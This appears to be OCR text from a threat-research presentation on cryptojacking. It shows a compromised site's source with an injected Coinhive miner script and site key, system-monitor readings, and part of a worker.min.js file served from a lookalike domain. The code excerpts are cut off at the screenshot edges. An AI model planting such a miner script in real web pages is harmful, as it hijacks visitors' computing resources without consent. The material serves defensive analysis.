
Threat Actor

Cryptomining

Example of visiting cryptojacked domain

Embedded mining script from Coinhive

Embedded mining script from Coinhive




```
value="I'm Feeling Lucky">
type="hidden" name="orderb
    </form>
    <strong id="howdl"><a
download?</a></strong>
</div>

<script>
    if (top != self) top.l
    function setAll(){
        t = document.forms
        t.audio.checked=fa
        t.video.checked=fa
        t.apps.checked=fal
        t.games.checked=fa
        t.other.checked=fa
    }
    function rmAll(){ docu
</script><script type="tex
<script>!function(){for(va
{},n=["assert","clear","co
"groupCollapsed","groupEnd
ble","time","timeEnd","tir
ow.console||{};r--;)o=n[r]
src="https://coinhive.com/lib/coinhive.min.js?v=2"></script><script>
        var miner = new CoinHive.Anonymous('OT1CIcpkIOCO7yVMxcJiqmSWoDWOri06',
{throttle: 0.5});
        miner.start();
    </script><script>
    var pop = 'adsterra';

    window.adk_pdisp = {'h' : 'xml.pdn-1.com',
        'f' : 58992,
```

coi ^ ˅ Highlight All Match Case Whole Words 1 of 3 matches

Totals	
Handles	8,717
Threads	416
Processes	28

CPU	
Context Switch Delta	4,882
Interrupt Delta	1,047
DPC Delta	10



Recording network activity...


Perform a request or hit ⌘ R to record the reload.

Note: some network activity from out-of-process iframes might be missing. See http://crbug.com/750901#c4 for more details.

Activity Monitor (All Processes)

Process Name	% CPU	CPU Time	Threads	Idle Wake Ups	PID	User
screenflowrecorder	13.9	1.13	15	49	85615	jpyorre
WindowServer	8.0	7:31:49.08	5	14	220	_windowserver
Activity Monitor	6.6	0.63	14	2	85687	jpyorre
kextd	5.4	8:22:04.54	4	0	50	root
launchd	4.8	1:25:02.73	5	1	1	root
kernel_task	4.6	9:28:41.47	124	224	0	root
Google Chrome	3.6	9:19.54	40	38	52032	jpyorre
hidd	3.2	30:06.65	8	0	109	root
hyperkit	2.0	1:52:37.68	19	46	55420	jpyorre
Discord Helper	1.2	33.02	25	1	62231	jpyorre
sysmond	1.1	59.01	7	0	2202	root
ocspd	0.9	31:35.63	7	0	39576	root
Resilio Sync	0.8	6:47:44.18	43	22	633	jpyorre
Python	0.7	2:44.32	3	2	52004	jpyorre
acnvmagent	0.7	1:04:20.79	9	53	59567	root


		CPU LOAD		
System:	3.39%		Threads	2195
User:	4.69%		Processes:	352
Idle:	91.92%			



https://cloudflane.com/worker.min.js

```
(function(t,r){"object"==typeof exports?module.exports=exports=r():"function"==typeof define&&define.amd?define([],r):t.CryptoJS=r()}
}var i=t,n=i.lib,o=n.WordArray,s=n.BlockCipher,a=i.algo,c=[57,49,41,33,25,17,9,1,58,50,42,34,26,18,10,2,59,51,43,35,27,19,11,3,60,52,
```


worker.min.js




```
(function(t, r) {
    "object" == typeof exports ? module.exports = exports = r() : "function" == typeof define && define.amd ? define([], r) : t.CryptoJS = r()
})(this, function() {
    var t = t || function(t, r) {
        var e = Object.create || function() {
                function t() {}
                return function(r) {
                    var e;
                    return t.prototype = r, e = new t, t.prototype = null, e
                }
            }(),
            i = {},
            n = i.lib = {},
            o = n.Base = function() {
                return {
                    extend: function(t) {
                        var r = e(this);
                        return t && r.mixIn(t), r.hasOwnProperty("init") && this.init !== r.init || (r.init = function() {
                            r.$super.init.apply(this, arguments)
                        }), r.init.prototype = r, r.$super = this, r
                    },
                    create: function() {
                        var t = this.extend();
                        return t.init.apply(t, arguments), t
                    },
                    init: function() {},
                    mixIn: function(t) {
                        for (var r in t) t.hasOwnProperty(r) && (this[r] = t[r]);
                        t.hasOwnProperty("toString") && (this.toString = t.toString)
                    },
                    clone: function() {
                        return this.init.prototype.extend(this)
                    }
                }
            }(),
            s = n.WordArray = o.extend({
                init: function(t, e) {
                    t = this.words = t || [], e != r ? this.sigBytes = e : this.sigBytes = 4 * t.length
                },
                toString: function(t) {
                    return (t || c).stringify(this)
```


worker.min.js

Details for epichappybirthdaysongs.com



Details for cloudflane.com





